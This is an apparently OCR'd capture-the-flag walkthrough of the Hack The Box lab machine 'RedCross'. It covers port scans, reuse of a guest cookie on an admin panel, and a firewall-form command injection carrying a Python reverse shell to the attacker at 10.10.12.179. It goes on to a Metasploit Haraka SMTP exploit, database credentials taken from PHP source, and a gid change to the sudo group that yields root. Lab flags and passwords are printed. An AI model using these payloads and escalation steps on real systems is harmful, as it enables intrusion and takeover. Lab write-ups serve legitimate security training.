


```
root@kali:~/Masaüstü# nmap -sS -sV -p- -T4 10.10.10.113
Starting Nmap 7.70 ( https://nmap.org ) at 2018-12-26 18:21 +03
Nmap scan report for 10.10.10.113
Host is up (0.068s latency).
Not shown: 65532 filtered ports
PORT      STATE SERVICE  VERSION
22/tcp    open  ssh      OpenSSH 7.4p1 Debian 10+deb9u3 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.25
443/tcp   open  ssl/http Apache httpd 2.4.25
Service Info: Host: redcross.htb; OS: Linux; CPE: cpe:/o:linux:linux
```




## RedCross Messaging Intranet

### Employees & providers portal

User

Password  **guest**

Please contact with our staff via [contact form](#) to request your access credentials.



## RedCross Messaging Intranet

### Employees & providers portal

#### Guest Account Info [1]

Debugger | Style Editor | Performance | Memory | Network | Storage | HackBar

XHR | Fonts | Images | Media | WS | Other | ☐ Persist Logs | ☐ Disable cache

Dc	Cause	Type	Transferr...	Size	Headers	Cookies	Params	Response
in...	document	html	957 B	1.17 KB	Request URL: https://intra.redcross.htb/?page=app			
in...	img	png	cached	4.30 KB	Request method: GET			

Remote address: 10.10.10.113:443


Status code: 200 OK ? Edit and Resend Raw headers

Version: HTTP/1.1

Filter headers

- Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8
- Accept-Encoding: gzip, deflate, br
- Accept-Language: en-US,en;q=0.5
- Cache-Control: max-age=0
- Connection: keep-alive
- Cookie: PHPSESSID=i5d0qt3j4pohr0i44bg7...37876 LIMIT=10; DOMAIN=intra
- Host: intra.redcross.htb
- Upgrade-Insecure-Requests: 1
- User-Agent: Mozilla/5.0 (X11; Linux x86\_64...) Gecko/20100101 Firefox/60.0


KB transferred | Finish: 478 ms | DOMContent



**Admin panel** with guest cookie

**Authorized personnel only**

User	<input type="text" value="guest"/>
Password	<input type="password" value="••••"/>
	<input type="button" value="Login"/>



## Admin panel


Authorized personnel only



User Management



Network Access



# Admin panel

Authorized personnel only

Add virtual user:


Username	UID	GID	Action
tricia	2018	1001	<input type="button" value="del"/>



Provide this credentials to the user:

**ghroot : 4D3gEmY3**

[Continue](#)



## admin panel

authorized personnel only

Whitelist IP Address:

Web admin system 0.9



Whitelist IP Address:

Allow IP

UID	IP Address	Auth. since	Action
-----	------------	-------------	--------

5	10.10.12.179	2018-12-26 10:27:16.550146	
---	--------------	----------------------------	--

deny

```
root@kali:~/Masaüstü# ssh ghroot@10.10.10.113
ghroot@10.10.10.113's password:
Linux redcross 4.9.0-6-amd64 #1 SMP Debian 4.9.88-1+deb9u1 (2018-05-07) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
$ id
uid=2021 gid=1001(associates) groups=1001(associates)
$ pwd
/
$ cd home
$ ls
interface_data  public
$ cd public
$ ls
src
$ cd src
$ ls
iptctl.c
$ ls -la
total 12
drwxr-xr-x 2 root      root          4096 Jun 10  2018 .
drwxrwxr-x 3 root      associates 4096 Jun  8  2018 ..
-rw-r--r-- 1 penelope  1000 2666 Jun 10  2018 iptctl.c
$
```

Whitelist IP Address:

Allow IP

UID	IP Address	Auth. since	Action
5	10.10.12.179	2018-12-26 10:27:16.550146	deny
5	1.1.1.1	2018-12-26 10:29:50.396515	deny

add random ip for deny

Go

Cancel



## Request

Raw

Params

Headers

Hex

```
POST /pages/actions.php HTTP/1.1
Host: admin.redcross.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://admin.redcross.htb/?page=firewall
Content-Type: application/x-www-form-urlencoded
Content-Length: 28
Cookie: PHPSESSID=i5d0qt3j4pohr0i44bg7qn20p2
Connection: close
Upgrade-Insecure-Requests: 1
```

ip=1.1.1.1&id=14&action=deny

## Request

Raw Params Headers Hex

```
POST /pages/actions.php HTTP/1.1
Host: admin.redcross.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://admin.redcross.htb/?page=firewall
Content-Type: application/x-www-form-urlencoded
Content-Length: 251
Cookie: PHPSESSID=i5d0qt3j4pohr0i44bg7qn20p2
Connection: close
Upgrade-Insecure-Requests: 1
```

```
ip=1.1.1.1|python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.12.179
",1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'&action=deny
```

```
root@kali:~/Masaüstü# nc -lvp 1234
listening on [any] 1234 ...
connect to [10.10.12.179] from admin.redcross.htb [10.10.10.113] 43576
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ cd home
/bin/sh: 2: cd: can't cd to home
$ cd /home
$ ls
penelope
$ ls -la
total 12
drwxr-xr-x  3 root      root      4096 Jun  8  2018 .
drwxr-xr-x 22 root      root      4096 Jun  3  2018 ..
drwxr-xr-x  4 penelope penelope 4096 Jun 10  2018 penelope
$ cd penelope
$ ls -la
total 36
drwxr-xr-x 4 penelope penelope 4096 Jun 10  2018 .
drwxr-xr-x 3 root      root      4096 Jun  8  2018 ..
-rw----- 1 root      root         0 Jun  8  2018 .bash_history
-rw-r--r-- 1 penelope penelope    0 Jun  8  2018 .bash_logout
-rw-r--r-- 1 penelope penelope 3380 Jun 10  2018 .bashrc
-rw-r--r-- 1 penelope penelope  675 Jun  3  2018 .profile
-rw-r--r-- 1 penelope penelope   24 Jun 10  2018 .psqlrc
drwx----- 2 penelope penelope 4096 Jun  9  2018 .ssh
-rw----- 1 penelope penelope  791 Jun 10  2018 .viminfo
drwxrwx--- 6 penelope mailadm 4096 Jun  7  2018 haraka
-rw-r----- 1 root      penelope   33 Jun  7  2018 user.txt
```

```
root@kali:~/Masaüstü# nmap -sS -sV -p- -T4 10.10.10.113
Starting Nmap 7.70 ( https://nmap.org ) at 2018-12-26 18:33 +03
Nmap scan report for admin.redcross.htb (10.10.10.113)
Host is up (0.065s latency).
Not shown: 65529 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.0.8 or later
22/tcp    open  ssh          OpenSSH 7.4p1 Debian 10+deb9u3 (protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.25
443/tcp   open  ssl/http     Apache httpd 2.4.25
1025/tcp  open  NFS-or-IIS?
5432/tcp  open  postgresql   PostgreSQL DB 9.6.0 or later
1 service unrecognized despite returning data. If you know the service/version, please submit
it at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port5432-TCP:V=7.70%I=7%D=12/26%Time=5C239FBA%P=x86_64-pc-linux-gnu%r(S
SF:MBProgNeg,8C,"E\0\0\0\x8bSFATAL\0VFATAL\0C0A000\0Munsupported\x20fronte
SF:nd\x20protocol\x2065363\19778:\x20server\x20supports\x201\0\x20to\x20
SF:3\0\0Fpostmaster\c\0L2030\0RProcessStartupPacket\0\0");
Service Info: Hosts: RedCross, redcross.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

search after add  
whitelist

```
root@kali:~/Masaüstü# ftp
ftp> open 10.10.10.113 1025
Connected to 10.10.10.113.
id
220 redcross ESMTP Haraka 2.8.8 ready
Name (10.10.10.113:root): 500 unrecognized command
Login failed.
ftp> █
```



```
root@kali:~/Masaüstü# msfconsole -q
```

```
msf > search haraka
```

```
Matching Modules
```

```
=====
```

Name	Disclosure Date	Rank	Check	Description
----	-----	----	-----	-----
exploit/linux/smtp/haraka	2017-01-26	excellent	Yes	Haraka SMTP Command Injection

```
msf > use exploit/linux/smtp/haraka
```

```
msf exploit(linux/smtp/haraka) > options
```

```
Module options (exploit/linux/smtp/haraka):
```

Name	Current Setting	Required	Description
----	-----	-----	-----
SRVHOST	0.0.0.0	yes	The local host to listen on. This must be an address
SRVPORT	8080	yes	The local port to listen on.
SSL	false	no	Negotiate SSL for incoming connections
SSLCert		no	Path to a custom SSL certificate (default is randomly
URIPATH		no	The URI to use for this exploit (default is random)
email_from	foo@example.com	yes	Address to send from
email_to	admin@localhost	yes	Email to send to, must be accepted by the server
rhost		yes	Target server
rport	25	yes	Target server port

```
Exploit target:
```

Id	Name
--	----
0	linux x64

```
msf exploit(linux/smtp/haraka) > set rhost 10.10.10.113
rhost => 10.10.10.113
msf exploit(linux/smtp/haraka) > set rport 1025
rport => 1025
msf exploit(linux/smtp/haraka) > set email_to admin@redcross.htb
email_to => admin@redcross.htb
msf exploit(linux/smtp/haraka) > set email_from penelope@redcross.htb
email_from => penelope@redcross.htb
msf exploit(linux/smtp/haraka) > show targets
```

Exploit targets:

Id	Name
--	----
0	linux x64
1	linux x86

```
msf exploit(linux/smtp/haraka) > set target 1
target => 1
msf exploit(linux/smtp/haraka) > exploit
```

```
[*] Started reverse TCP handler on 10.10.12.179:4444
[*] Exploiting...
[*] Using URL: http://0.0.0.0:8080/APeh7DhRik4EAe
[*] Local IP: http://192.168.88.128:8080/APeh7DhRik4EAe
[*] Sending mail to target server...
[*] Client 10.10.10.113 (Wget/1.18 (linux-gnu)) requested /APeh7DhRik4EAe
[*] Sending payload to 10.10.10.113 (Wget/1.18 (linux-gnu))
[*] Sending stage (910632 bytes) to 10.10.10.113
[*] Meterpreter session 1 opened (10.10.12.179:4444 -> 10.10.10.113:55570) at
pwd
[+] Triggered bug in target server (plugin timeout)
[*] Command Stager progress - 100.00% done (119/119 bytes)
[*] Server stopped.
```

```
meterpreter > pwd
/
meterpreter > shell
```

```
meterpreter > pwd
/  
meterpreter > shell  
Process 8754 created.  
Channel 1 created.  
id  
uid=1000(penelope) gid=1000(penelope) groups=1000(penelope)  
cd home  
cd penelope  
ls  
haraka  
user.txt  
cat user.txt  
ac899bd46f7b014a369fbb60e53329bf
```

```

    $result = pg_prepare($dbconn, "q1", "DELETE FROM ipgrants WHERE id = $1");
    $result = pg_execute($dbconn, "q1", array($id));
    echo system("/opt/iptables/iptables restrict ".$ip);
}
if($action==='adduser'){
    $username=$_POST['username'];
    $passwd=generateRandomString();
    $phash=crypt($passwd);
    $dbconn = pg_connect("host=127.0.0.1 dbname=unix user=unixusrmgr password=dheu%7wjx8B&");
    $result = pg_prepare($dbconn, "q1", "insert into passwd_table (username, passwd, gid, home
r/jail/home')");
    $result = pg_execute($dbconn, "q1", array($username, $phash));
    echo "Provide this credentials to the user:<br><br>";
    echo "<b>$username : $passwd</b><br><br><a href=?page=users>Continue</a>";
}
if($action==='del'){
    header('refresh:1;url=?page=users');
    $uid=$_POST['uid'];
    $dbconn = pg_connect("host=127.0.0.1 dbname=unix user=unixusrmgr password=dheu%7wjx8B&");
    $result = pg_prepare($dbconn, "q1", "delete from passwd_table where uid = $1");
    $result = pg_execute($dbconn, "q1", array($uid));
    echo "User account deleted";
}
?>
penelope@redcross: /var/www/html/admin/pages$ psql -h localhost -d unix -U unixusrmgr -W
usrmgr -W localhost -d unix -U unixusr
Password for user: unixusrmgr: dheu%7wjx8B&

```

```
>\dt
```

```
>SELECT * FROM passwd_table;
```

username	passwd	uid	gid	gecos	homedir	shell
tricia	\$1\$WFsH/kvS\$5gAjMYSvbpZFNU//uMPmp.	2018	1001		/var/jail/home	/bin/bash
ghroot	\$1\$JV4fbwLw\$DUSzLP161DZPm7bG41uWU.	2020	1001		/var/jail/home	/bin/bash

(2 rows)

```
penelope@redcross:/var/www/html/admin/pages$ cat /etc/group
cat /etc/group
root:x:0:
daemon:x:1:
bin:x:2:
sys:x:3:
adm:x:4:penelope
tty:x:5:
disk:x:6:
lp:x:7:
mail:x:8:
news:x:9:
uucp:x:10:
man:x:12:
proxy:x:13:
kmem:x:15:
dialout:x:20:
fax:x:21:
voice:x:22:
cdrom:x:24:penelope
floppy:x:25:penelope
tape:x:26:
sudo:x:27:
```

unix=>

unix=> UPDATE passwd\_table SET gid=27;

UPDATE passwd\_table SET gid=27;

UPDATE 2

unix=> SELECT \* FROM passwd\_table;

SELECT \* FROM passwd\_table;

```
>SELECT * FROM passwd_table;
```

username	passwd	uid	gid	gecos	homedir	shell
tricia	\$1\$WFsH/kvS\$5gAjMYSvbpZFNU//uMPmp.	2018	27		/var/jail/home	/bin/bash
ghroot	\$1\$JV4fbwLw\$DUSzlPl61DZPm7bG41uWU.	2020	27		/var/jail/home	/bin/bash

(2 rows)



```
penelope@redcross:~$ su ghroot
```

```
su ghroot
```

```
Password: vCj0GrHw
```

```
ghroot@redcross:/home/penelope$ id
```

```
id
```

```
uid=2020(ghroot) gid=27(sudo) groups=27(sudo)
```

```
ghroot@redcross:/home/penelope$ cat /root/root.txt
```

```
cat /root/root.txt
```

```
cat: /root/root.txt: Permission denied
```

```
ghroot@redcross:/home/penelope$ sudo cat /root/root.txt
```

```
sudo cat /root/root.txt
```

We trust you have received the usual lecture from the local System Administrator. It usually boils down to these three things:

- #1) Respect the privacy of others.
- #2) Think before you type.
- #3) With great power comes great responsibility.

```
[sudo] password for ghroot: vCj0GrHw
```

```
892a1f4d018e5d382c4f5ee1b26717a4
```

```
ghroot@redcross:/home/penelope$
```